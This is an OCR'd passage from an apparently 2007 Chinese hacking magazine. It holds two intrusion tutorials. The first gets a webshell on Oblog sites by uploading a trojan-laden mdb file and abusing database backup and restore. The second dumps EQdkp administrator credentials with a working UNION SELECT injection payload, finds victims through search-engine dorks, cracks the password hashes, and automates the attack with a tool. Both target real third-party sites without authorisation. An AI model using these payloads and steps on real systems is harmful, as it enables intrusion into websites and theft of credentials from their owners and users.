


图1


但是在读了Oblog代码后没有找到类似把asp过滤成空的代码，所以加|aaaspspaspsp这个方法是无效的！后来在网上又看到一个方法，先修改默认模版，在模版里加入一句话木马，再修改默认的用户目录，再新建一个*.asp的用户目录设为默认，再注册一个新用户，然后进入用户主页就可以拿到Webshell了。这个方法也有很大的局限性，不太适用！经过我七七四十九天的摸索，终于摸出了Oblog后台拿Webshell的好方法。本文就教大家这个通杀的拿Webshell的方法，就不用再依赖IIS6.0了。

我们要先找到一个使用Oblog程序且存在注入漏洞的网站，使用X档案上期光盘带的那个工具拿到管理员的用户名和密码，然后进入后台。下面我们开始拿Webshell，先在“用户等级设置”的用户等级信息的修改里面添加一个mdb上传类型，然后再注册一个用户登录后台。如果你嫌麻烦，就直接在管理员后台点“全部用户管理”，图2。


图2

点击“进后台”，直接进入用户后台，然后发布日志，图3。

点上传图片，在弹出的对话框中点浏览就可以看到下面允许上传文件格式里面已经有了mdb格式。然后把插入了ASP一句话小马的Oblog的mdb格式文件传上去（不可以使用copy命令绑定的小马，因为Oblog不识别！它只认识自家的数据库文件，我的这个数据库是删除部分表后体积172K），上传成功，如图4。


图3





图4

地址为UploadFiles/2007-7/73602992.mdb，然后点备份数据库－－开始备份，先把人家的数据库备份一下。把备份的地址记录下来C:\ysxx\blog\admin\Databackup\2007-7-3.asa，目的是为了在拿到Webshell后可以恢复他原本的数据，然后在数据库管理那里点恢复数据库，把刚才上传mdb格式文件的所在地址填上去。

注意地址要写成“../UploadFiles/2007-7/73602992.mdb”这样，然后点恢复数据，提示成功了，图5。


图5

然后再把刚才备份的数据库C:\ysxx\blog\admin\Databackup\2007-7-4.asa文件还原，最后就是连接我们的马儿了，你会发现已经成功得到了Webshell。

这个方法比较通用，因为不必依赖IIS6.0的目录解析漏洞，通杀所有Oblog系统哦。好了，文章就到这儿了。虽然也不是什么很新的方法，但是只要能在Oblog后台拿到Webshell就行了。

小编点评：

菜菜们最想要的不仅仅是怎么进后台，而是怎么得到Webshell。本文为大家带来了Oblog后台拿Webshell的方法，网上也有别的方法，但适用范围都比较窄。虽然这个方法也不是什么新招式，和普通的备份拿Webshell方法大同小异，但值得注意的是，如何绕过上传假马的限制来达到我们的目的！

文章难易度：★★★
文章闪光点：利用EQdkp漏洞获取管理员信息，再进入PHPBB2论坛后台拿到Webshell

魔兽公会系统最新远程注入漏洞

FLYskey&幻泉[O.F.S]

在今年第三期的黑客X档案上曾经刊登过关于魔兽EQdkp公会系统的漏洞利用文章，不过那个漏洞的利用方法比较麻烦，好在前些日子EQdkp工会系统又公布出了最新的远程注入漏洞，这次的漏洞利用方法就比较简单了！

我们先来简单的分析一下这个漏洞。这次的远程注入漏洞出现在listmembers.php文件的253到265行之间，其中rank变量没有做任何过滤就直接放到SQL语句里去查询了，这样就出现了注入漏洞。listmembers.php漏洞部分代码如下：

```
$sql = 'SELECT m.*, (m.member_earned-m.member_spent+m.member_adjustment) AS
    member_current,member_status, r.rank_name, r.rank_hide, r.rank_prefix,
    r.rank_suffix,c.class_name AS member_class,c.class_armor_type AS
    armor_type,c.class_min_level AS min_level,c.class_max_level AS max_level FROM '.
    MEMBERS_TABLE . ' m, ' . MEMBER_RANKS_TABLE . ' r, '.
    CLASS_TABLE . ' c WHERE c.class_id =
    m.member_class_id AND (m.member_rank_id = r.rank_id)';
if ( !empty($_GET['rank']) )
    {$sql .= " AND r.rank_name='" . urldecode($_GET['rank']) . "'";}
```

从上面的代码我们可以看出，变量rank在if语句中只过滤了单引号。这种情况下我们还是可以注入的！废话少说，直入正题，下面开始我们的入侵之旅。

直接在Baidu或Google搜索关键字“Powered by EQdkp 1.3.2”，会搜索出来许多使用这套程序的网站，我们以http://www.xx.com/eqdkp/为测试目标（台湾的站点），如图1。




图1

一、手工注入篇

先来试一下手工注入，在URL后面输入“listmembers.php?show=all&rank=%2527 UNION SELECT 0,username,0,0,0,0,0,0,0,0,0,0,0,0,0,0,user_password,0,NULL,NULL,0,0,0,0 FROM eqdkp_users where user_id=1/*”，回车提交。可以看到，直接暴出了管理员的帐号和密码的MD5加密散列了，简单吧，如图2。




图2

然后我们可以到MD5在线密码破解网站，比如www.cmd5.com查询一下密码，至于能不能查出来就要看你的人品如何了。看来我的人品还算不错，成功查询出来了，如图3。




图3

二、工具利用篇

为了菜鸟使用的方便，我特意和幻泉写了个小工具。下面就来看看这个工具的使用。如果想寻找使用这套程序的网站可以点击“搜索”按钮，这样我们就能在下面的“浏览器”窗口中找到很多网站了。我们还是用刚才的那个站点来做演示吧。在“路径”栏填入目标的网址：http://www.xx.com/eqdkp/，要注意把后面的/eqdkp/也填写上。不过并不是每个网站的dkp都是这个名字，在我们搜索的时候就可以清楚地看到，留意一下就行了。然后点击“注入”，在下面的浏览器窗口就会返回注入的结果，不过要等一会才能显示出来。因为工具正在执行查询数据库操作嘛，返回的是全部会员的用户名和密码。

